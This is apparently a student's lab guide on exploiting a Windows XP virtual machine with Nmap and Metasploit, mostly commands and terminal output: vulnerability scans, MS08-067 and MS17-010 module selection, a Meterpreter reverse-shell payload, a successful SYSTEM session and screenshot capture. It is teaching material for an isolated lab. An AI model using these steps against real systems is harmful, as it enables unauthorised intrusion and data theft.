



CYBER SECURITY

PRACTICAL GUIDE

Name: Chandana Somanath Khatavakar

Hacking WindowsXP with Nmap and msfconsole using Metasploit

Exploiting any system without proper authorization is unethical, illegal, and violates privacy rights. However, if you're conducting a legal penetration test on a system you own or have explicit permission to test, here's an outline of how you might approach exploiting a vulnerable Windows XP system using **Nmap** and **Metasploit Framework (msfconsole)**.

Prerequisites

1. **Legal Permission:** Ensure you have written authorization for penetration testing.
2. **Tools Installed:**
 - **Nmap:** Network mapper for scanning vulnerabilities.
 - **Metasploit Framework:** Exploitation tool.
3. **Target System:** A vulnerable Windows XP system (SP1/SP2 is often used in labs).
4. **Virtualized Lab:** Use tools like VirtualBox or VMware for isolated testing

Steps for Ethical Exploitation

1. Reconnaissance Using Nmap

- Scan the target to identify open ports and services.
`nmap -A -T4 <target-ip>`
- Look for:
 - Open ports like **445 (SMB)** or **135 (RPC)**.
 - Operating system details and service versions.

2. Search for Vulnerabilities

- Use the nmap script engine to find vulnerabilities
`nmap --script vuln <target-ip>`
- Check for known vulnerabilities like:
- **MS08-067:** A critical SMB vulnerability often used for Windows XP exploitation.

OR
- **MS17-010** is a critical vulnerability in Microsoft's Server Message Block (SMBv1) protocol.

- It allows remote code execution on unpatched systems (e.g., Windows XP, 7, Server 2003/2008).
- This vulnerability was exploited by the **WannaCry ransomware** and other malware.
- The framework will return a list of related modules. These modules are typically used for exploitation or auxiliary tasks, such as scanning or checking for the vulnerability.

3. Using Metasploit Framework

- Launch **Metasploit**:
msfconsole
- Search for relevant exploits
search ms08-067

4. Set Up the Exploit

- Select the exploit module:
use exploit/windows/smb/ms08_067_netapi
OR
use exploit/windows/smb/ms17_010_psexec
- Configure the target:
set RHOST <target-ip>
show options
set LHOST <your-ip>
show options
- Set the payload (e.g., reverse shell)
set payload windows/meterpreter/reverse_tcp
set LPORT 4444

5. Exploit the System

- Run the exploit:
exploit
- If successful, you'll get a Meterpreter shell
meterpreter >

6. Post-Exploitation

1. Enumerate the system for data (with permission):


- List processes:
ps
- Check for files:
ls
- Capture screenshots:
screenshot

Important Notes


1. **Update the System After Testing:** If you're testing your systems, patch vulnerabilities like MS08-067 immediately.
2. **Logging and Reporting:** Document the steps and findings during ethical testing.
3. **Secure Your Environment:** Use firewalls and disable unnecessary services to protect against real attacks.

PROCEDURE


- Open the windowsXP machine.



- Search the ip address of windowsXP machine this is the target machine ip address.



- Ping the target machine ip address in kali this is the victim machine.



- Use Nmap tool

```
kali@kali:~$ nmap -sC -sV -p- 192.168.43.230
Nmap scan report for 192.168.43.230
Host is up (0.0000s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
3389/tcp  open  ms-rdp
MAC Address: 08:00:27:00:0C:07 (Oracle VM VirtualBox virtual NIC)

Host script results:
|_ smb-vuln-ms17-010:
|   VULNERABLE
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|   State: VULNERABLE
|   Ids: CVE-CVE-2017-0143
|   Risk Factor: HIGH
|   A critical remote code execution vulnerability exists in Microsoft SMBv1
|   Servers (ms17-010)..
|   Disclosure date: 2017-03-14
|   References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://blogs.technet.microsoft.com/nrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_ smb-vuln-ms08-067:
|   VULNERABLE
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|   State: VULNERABLE
|   Ids: CVE-CVE-2008-4250
|   The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|   Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|   code via a crafted RPC request that triggers the overflow during path canonicalization.
|   Disclosure date: 2008-10-23
|   References:
|   https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_ smb-vuln-ms10-081: ERROR: Script execution failed (use -d to debug)
|_ smb-vuln-cve-2012-1821: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms10-034: false

Nmap done: 1 IP address (1 host up) scanned in 39.92 seconds
```

- Use msfconsole

```
kali@kali:~$ msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED...and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

+ -- ==[ metasploit v6.4.34-dev ]
+ -- ==[ 2461 exploits - 1267 auxiliary - 431 post ]
+ -- ==[ 1468 payloads - 49 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
```

- Search smb

```

kali@kali:~$ msf6 > search smb

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/multi/http/struts_code_exec_classloader  2014-03-06      manual No     Apache Struts ClassLoader Manipulation Remote Code Execution
1  \  target: Java                             .               .     .
2  \  target: Linux                             .               .     .
3  \  target: Windows                           .               .     .
4  \  target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource) .               .     .
5  exploit/osx/browser/safari.file_policy          2011-10-12      normal No     Apple Safari file:/// Arbitrary Code Execution
6  \  target: Safari 5.1 on OS X                 .               .     .
7  \  target: Safari 5.1 on OS X with Java        .               .     .
8  auxiliary/server/capture/smb                    .               normal No     Authentication Capture: SMB
9  post/linux/busybox/smb_share_root               .               normal No     BusyBox SMB Sharing
10 exploit/linux/misc/cisco_rv340_sslvpn           2022-02-02      good  Yes     Cisco RV340 SSL VPN Unauthenticated Remote Code Execution
11 auxiliary/scanner/http/citrix_dir_traversal      2019-12-17      normal No     Citrix ADC (NetScaler) Directory Traversal Scanner
12 auxiliary/gather/crushftp_fileread_cve_2024_4040 .               normal Yes     CrushFTP Unauthenticated Arbitrary File Read
  
```

- Search smb ms17-010

```

kali@kali:~$ msf6 > search smb ms17-010

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue        2017-03-14      average Yes     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  \  target: Automatic Target                    .               .     .
2  \  target: Windows 7                           .               .     .
3  \  target: Windows Embedded Standard 7         .               .     .
4  \  target: Windows Server 2008 R2              .               .     .
5  \  target: Windows 8                           .               .     .
6  \  target: Windows 8.1                         .               .     .
7  \  target: Windows Server 2012                 .               .     .
8  \  target: Windows 10 Pro                      .               .     .
9  \  target: Windows 10 Enterprise Evaluation     .               .     .
10 exploit/windows/smb/ms17_010_psexec            2017-03-14      normal Yes     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
11 \  target: Automatic                          .               .     .
12 \  target: PowerShell                         .               .     .
13 \  target: Native upload                      .               .     .
14 \  target: MOF upload                         .               .     .
15 \  AKA: ETERNALSYNERGY                       .               .     .
16 \  AKA: ETERNALROMANCE                       .               .     .
17 \  AKA: ETERNALCHAMPION                      .               .     .
18 \  AKA: ETERNALBLUE                          .               .     .
19 auxiliary/admin/smb/ms17_010_command           2017-03-14      normal No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
20 \  AKA: ETERNALSYNERGY                       .               .     .
21 \  AKA: ETERNALROMANCE                       .               .     .
22 \  AKA: ETERNALCHAMPION                      .               .     .
23 \  AKA: ETERNALBLUE                          .               .     .
24 auxiliary/scanner/smb/smb_ms17_010             .               normal No     MS17-010 SMB RCE Detection
25 \  AKA: DOUBLEPULSAR                         .               .     .
26 \  AKA: ETERNALBLUE                          .               .     .
27 exploit/windows/smb/smb_doublepulsar_rce       2017-04-14      great  Yes     SMB DOUBLEPULSAR Remote Code Execution
28 \  target: Execute payload (x64)               .               .     .
29 \  target: Neutralize implant                 .               .     .
  
```

Interact with a module by name or index. For example `info 29`, use `29` or use `exploit/windows/smb/smb_doublepulsar_rce`
 After interacting with a module you can manually set a TARGET with `set TARGET 'Neutralize implant'`

- Select that and copy the line

```

msf6 > search smb ms17_010

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  \target: Automatic Target                .               .      .      .
2  \target: Windows 7                       .               .      .      .
3  \target: Windows Embedded Standard 7    .               .      .      .
4  \target: Windows Server 2008 R2         .               .      .      .
5  \target: Windows 8                       .               .      .      .
6  \target: Windows 8.1                     .               .      .      .
7  \target: Windows Server 2012             .               .      .      .
8  \target: Windows 10 Pro                  .               .      .      .
9  \target: Windows 10 Enterprise Evaluation .               .      .      .
10 exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
11 \target: Automatic                      .               .      .      .
12 \target: PowerShell                     .               .      .      .
13 \target: Native upload                   .               .      .      .
14 \target: Mof upload                      .               .      .      .
15 AKA: ETERNALSYNERGY                     .               .      .      .
16 AKA: ETERNALROMANCE                     .               .      .      .
17 AKA: ETERNALCHAMPION                     .               .      .      .
18 AKA: ETERNALBLUE                         .               .      .      .
19 auxiliary/admin/smb/ms17_010_command     2017-03-14      normal No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
20 AKA: ETERNALSYNERGY                     .               .      .      .
21 AKA: ETERNALROMANCE                     .               .      .      .
22 AKA: ETERNALCHAMPION                     .               .      .      .
23 AKA: ETERNALBLUE                         .               .      .      .
24 auxiliary/scanner/smb/smb_ms17_010      .               normal No     MS17-010 SMB RCE Detection
25 AKA: DOUBLEPULSAR                       .               .      .      .
26 AKA: ETERNALBLUE                         .               .      .      .
27 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great  Yes    SMB DOUBLEPULSAR Remote Code Execution
28 \target: Execute payload (x64)           .               .      .      .
29 \target: Neutralize implant              .               .      .      .

Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf6 >

```

- Paste it over there

```

msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) >

```


- Set RHOSTS and show options if LHOST require means set that also

```
kali (Snapshots 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali ~
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.43.230
RHOSTS => 192.168.43.230
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):



| Name                 | Current Setting                                                | Required | Description                                                                                            |
|----------------------|----------------------------------------------------------------|----------|--------------------------------------------------------------------------------------------------------|
| DBGTRACE             | false                                                          | yes      | Show extra debug trace info                                                                            |
| LEAKATTEMPTS         | 99                                                             | yes      | How many times to try to leak transaction                                                              |
| NAMEDPIPE            |                                                                | no       | A named pipe that can be connected to (leave blank for auto)                                           |
| NAMED_PIPES          | /usr/share/metasploit-framework/data/wordlists/named_pipes.txt | yes      | List of named pipes to check                                                                           |
| RHOSTS               | 192.168.43.230                                                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT                | 445                                                            | yes      | The target port (TCP)                                                                                  |
| SERVICE_DESCRIPTION  |                                                                | no       | Service description to be used on target for pretty listing                                            |
| SERVICE_DISPLAY_NAME |                                                                | no       | The service display name                                                                               |
| SERVICE_NAME         |                                                                | no       | The service name                                                                                       |
| SHARE                | ADMIN\$                                                        | yes      | The share to connect to, can be an admin share (ADMIN\$,C\$,...) or a normal read/write folder share   |
| SMBDomain            |                                                                | no       | The Windows domain to use for authentication                                                           |
| SMBPass              |                                                                | no       | The password for the specified username                                                                |
| SMBUser              |                                                                | no       | The username to authenticate as                                                                        |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.43.148  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |


```

- Exploit

```
kali (Snapshots 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali ~

Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.43.148  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |





View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.43.148:4444
[*] 192.168.43.230:445 - Target OS: Windows 5.1
[*] 192.168.43.230:445 - Filling barrel with fish... done
[*] 192.168.43.230:445 - | Entering Danger Zone |
[*] 192.168.43.230:445 - [*] Preparing dynamite...
[*] 192.168.43.230:445 - [*] Trying stick 1 (x86)... Boom!
[*] 192.168.43.230:445 - [*] Successfully Leaked Transaction!
[*] 192.168.43.230:445 - [*] Successfully caught Fish-in-a-barrel
[*] 192.168.43.230:445 - | Leaving Danger Zone |
[*] 192.168.43.230:445 - Reading from CONNECTION struct at: 0x89ddda8
[*] 192.168.43.230:445 - Built a write-what-where primitive...
[*] 192.168.43.230:445 - Overwrite complete..., SYSTEM session obtained!
[*] 192.168.43.230:445 - Selecting native target
[*] 192.168.43.230:445 - Uploading payload... DuMjMTL.exe
[*] 192.168.43.230:445 - Created \DuMjMTL.exe ...
[*] 192.168.43.230:445 - Service started successfully...
[*] 192.168.43.230:445 - Deleting \DuMjMTL.exe ...
[*] Sending stage (177734 bytes) to 192.168.43.230
[*] Meterpreter session 1 opened (192.168.43.148:4444 -> 192.168.43.230:1035) at 2024-11-14 11:53:19 -0500

meterpreter >
```

- Go to target machine and write something in note pad



- Screenshot

```

kali [Snapshot 1] (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help

LHOST 192.168.43.148 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ns17_019_psexec) > exploit

[*] Started reverse TCP handler on 192.168.43.148:4444
[*] 192.168.43.230:445 - Target OS: Windows 5.1
[*] 192.168.43.230:445 - Filling barrel with fish... done
[*] 192.168.43.230:445 - | Entering Danger Zone |
[*] 192.168.43.230:445 - [*] Preparing dynamite...
[*] 192.168.43.230:445 - [*] Frying stick 1 (x86)... Boom!
[*] 192.168.43.230:445 - [*] Successfully Leaked Transaction!
[*] 192.168.43.230:445 - [*] Successfully caught Fish-in-a-barrel
[*] 192.168.43.230:445 - | Leaving Danger Zone |
[*] 192.168.43.230:445 - Reading from CONNECTION struct at: 0x89ddda8
[*] 192.168.43.230:445 - Built a write-what-where primitive...
[*] 192.168.43.230:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.43.230:445 - Selecting native target
[*] 192.168.43.230:445 - Uploading payload... DuMjMTL.exe
[*] 192.168.43.230:445 - Created \DuMjMTL.exe...
[*] 192.168.43.230:445 - Service started successfully...
[*] 192.168.43.230:445 - Deleting \DuMjMTL.exe...
[*] Sending stage (177734 bytes) to 192.168.43.230
[*] Meterpreter session 1 opened (192.168.43.148:4444 -> 192.168.43.230:1035) at 2024-11-14 11:53:19 -0500

meterpreter > hostname
[-] Unknown command: hostname. Run the help command for more details.
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > screenshot
Screenshot saved to: /home/kali/MrzMBzTj.jpeg
meterpreter >
  
```

Go to /home/kali/MrzMBzTj.jpeg

